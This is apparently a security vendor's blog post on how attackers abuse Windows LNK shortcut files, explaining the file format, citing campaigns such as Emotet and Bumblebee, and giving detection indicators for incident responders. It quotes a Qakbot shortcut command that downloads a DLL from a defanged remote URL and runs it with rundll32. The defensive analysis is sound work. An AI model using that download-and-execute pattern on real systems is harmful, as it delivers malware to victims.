How LNK Files Are Abused by Threat Actors

By Nicole Fishbein


Published: 2022-11-10 · Archived: 2026-04-02 12:02:07 UTC

LNK files are based on the Shell Link Binary file format, also known as *Windows shortcuts*. But what seems a relatively simple ability to execute other binaries on the system can inflict great harm when abused by threat actors.

Microsoft's decision to block macros by default for files downloaded from the internet in Office applications provoked malware developers to shift to other techniques. Threat actors have identified the potential profit of using LNK files in different stages of attacks as we expect to see an increased number of attacks using LNK files, such as Bumblebee and Quantum Ransomware.

In this blog, we will cover the file format to understand better how threat actors use LNK files in the different stages of attacks. By getting familiar with the LNK (Shell Link) file format and its capabilities, we will present open-source tools and methods to inspect and detect malicious LNK files in incident response and threat-hunting processes.

What is the LNK File Format?



The five structures that compose a shell link binary (LNK) file.

According to Microsoft's documentation on Shell Link Binary files, the most common way to store Shell Link Binary files is by using the .lnk file extension. LNK files contains a reference to a location on the system referred to as a link target. The format consists of five structures: some are mandatory, while others are optional. We will not cover every parameter in the structures, but focus on the parameters that can help identify suspicious LNK files.

1. SHELL_LINK_HEADER – This is a mandatory structure that contains information and flags necessary for the rest of the structures in the file.

- LinkFlags structure specific, which shell link structures (described below) are present in the file. For example, if the *HasRelativePath* flag is set, RELATIVE_PATH in the **STRING_DATA** structure will contain the relevant information.
- FileAttributesFlags structure holds information about the attributes of the link target. For example, if the FILE_ATTRIBUTE_DIRECTORY bit is set, the target is a directory rather than a file. The fields in this structure can provide more context about the link target, which can help the investigation process.

- Access, creation, and write time: this can be useful to determine the creation and modification time of the file as part of an incident response process.
- HotKeyFlags structure specifies a combination of keys that will invoke the application.

2. LINKTARGET_IDLIST – Specifies the target of the link using ItemID structure.

3. LINKINFO – Holds information about the location of a link target, including volume, serial number, and local paths.

4. STRING_DATA – Holds information about paths and interfaces for the link target. The structures are optional, and they will be present only if the appropriate flag in LinkFlags (in the ShellLinkHeader) is set. The following structures can be useful in identifying malicious LNK files:


- RELATIVE_PATH: defines the location of the link target relative to the file that contains the shell link.
- WORKING_DIR: defines the file system path of the working directory to be used when activating the link target.
- COMMAND_LINE_ARGUMENTS: stores the command-line arguments specified when activating the link target.

5. EXTRA_DATA – Optional structures contain additional information about the link target. Of all of the possible structures, the following can be very useful in the investigation:

- If the link target uses an environment variable, the EnvironmentVariableDataBlock structure will hold a path to environment variable information.
- TrackerDataBlock: this structure holds information that helps locate the link target if it wasn't found in its original location. One of the fields is the MAC address of the machine where the link target was last seen. If the MAC address specified in the LNK file doesn't match the MAC address of the host, it means that LNK was created on another machine. So we need to understand if it's a machine within the organization or an authorized entity or if the file was created and dropped by an attacker.

How LNK files are used by threat actors

LNK files can execute any file on the system with arguments (path, arguments, etc.) based on the configuration provided by the file's creator. The content of the LNK file – what and how it will be executed – can be viewed using different tools or just by right-clicking it to open the properties window of the file. But most users don't check each LNK file before executing it. Essentially LNK files provide attackers with an easy way to execute malicious binaries or trusted leaving-of-the-land binaries (LolBins).



Inspecting LNK files using the properties window.

Usually, LNK files are used in the delivery stage of the attack. The goal of this stage is to deploy the next stage of the attack or execute the malware. One of the ways to deliver the malicious files to the endpoint is using an archive file, a technique that attackers started to use more extensively based on HP's report from Q2 2022. Recently, attackers started to use LNK files as downloaders instead of packing the malicious code in the archive or using other file formats, such as macros. To carry out the attack, LNK files are set to execute either PowerShell, VBScript, or MSHTA with pre-defined arguments or execute commands from another file that is dropped with the LNK file.

Emotet used this technique in a phishing email they sent to the victims, including a password-protected zip file that contained an LNK file disguised as a Word document that executes a VBS script which downloads malware.

Bumblebee, a new and advanced loader, uses an LNK file as part of the attack flow. So far, it has two versions, one delivered ISO file and the latter a VHD. In both cases, an LNK file is included. In the first version, the LNK executed the accompanying DLL, which contains the malicious payload. The later version is more advanced, and the LNK file executes an attached PowerShell file that loads the second stage of the loader.

Some malware developers took it one step further and created a tool for creating malicious LNK files called Quantum, and it's sold on the dark web. It allows other criminals to create malicious files with extra capabilities such as UAC bypass, delayed execution, post-execution hiding, and a variety of double extensions.

How to Analyze and Detect Malicious LNK Files

In the process of incident response or threat hunting, when we have a suspicious file, we can choose to do static analysis or dynamic analysis (or both). Executing an LNK file in a sandbox or a VM can greatly assist in identifying suspicious activity. However, as we saw in the examples above, some attacks rely on additional files

and parameters that the LNK file will execute. In this case, we will need to have all of the relevant files in the testing environment, and this is not always possible so we will proceed to a static analysis.

There are multiple applications and tools to inspect the structure of an LNK file. In this post, we will use LnkParse3, a minimalistic CLI tool based on python3 that is easy to install and use. The result of the parsing is presented in a format that resembles the LNK structure described above.


Based on LNK files that were used in previously reported attacks, we have gathered indicators that can help identify suspicious LNK files. This information can be pulled from the LNK file using tools such as LnkParse3:

- Local base path that points to legitimate Windows tools that can be used to execute scripts and open URLs: cmd, rundll32, PowerShell, MSHTA.
- Suspicious command line arguments that contain:
    - Commands like exec, frombase64, ping, VBScript, etc.
    - High amount of command line arguments – often malicious LNK files that specify command line arguments will have more than four arguments. On top of that, the arguments can be obfuscated or include characters that are not letters or numbers. But in some cases, legitimate files such as web browsers can run processes with many arguments, resulting in shortcut files with many command line arguments. In this case, the target and the working_dir locations can be very helpful in the analysis and inspection of the command line arguments.
    - Networking protocols and URLs such as HTTP, HTTPS, and IP addresses.
- The file size is relatively big – which indicates that it contains lots of data, possibly a script. We noticed that files bigger than 4 KB should be considered suspicious files.

For example, below is the content of an LNK file used by Qakbot. It downloads a DLL from a remote location and executes it.

```
 “C:WindowsSystem32WindowsPowerShellv1.0powershell.exe -NoExit iwr -Uri
hxxps://news-wellness[.]com/5MVhfo8BnDub/D.png -OutFile
$env:TEMPtest.dll;Start-Process rundll32.exe $env:TEMPtest.dll,jhbvygftr”
```

We can then use URL reputation tools for analysis, like Intezer’s URL scanning feature shown below, to confirm that the LNK file is opening a malicious link.



Intezer's URL scanner showing the malicious link opened by a .lnk file.

Some of the indicators can differ based on what is considered common in the organization, for example, if it is common to have big LNK files that execute legitimate scripts. In this case, the indicators need to be tailored for the organization, but overall malicious LNK files have a pattern that can be identified.

Once we have classified an LNK file as suspicious, we should inspect the executables and the commands that are being executed and identify what the purpose of the file is and whether the endpoint was compromised.

Conclusion

With the increasing use of LNK files by threat actors, defenders and incident responders must understand what these files can do and how to work around them. In this blog, we covered the sections of the file format that can reveal suspicious indicators, then we presented real-life examples and presented an open-sourced tool that can be used to inspect LNK files.
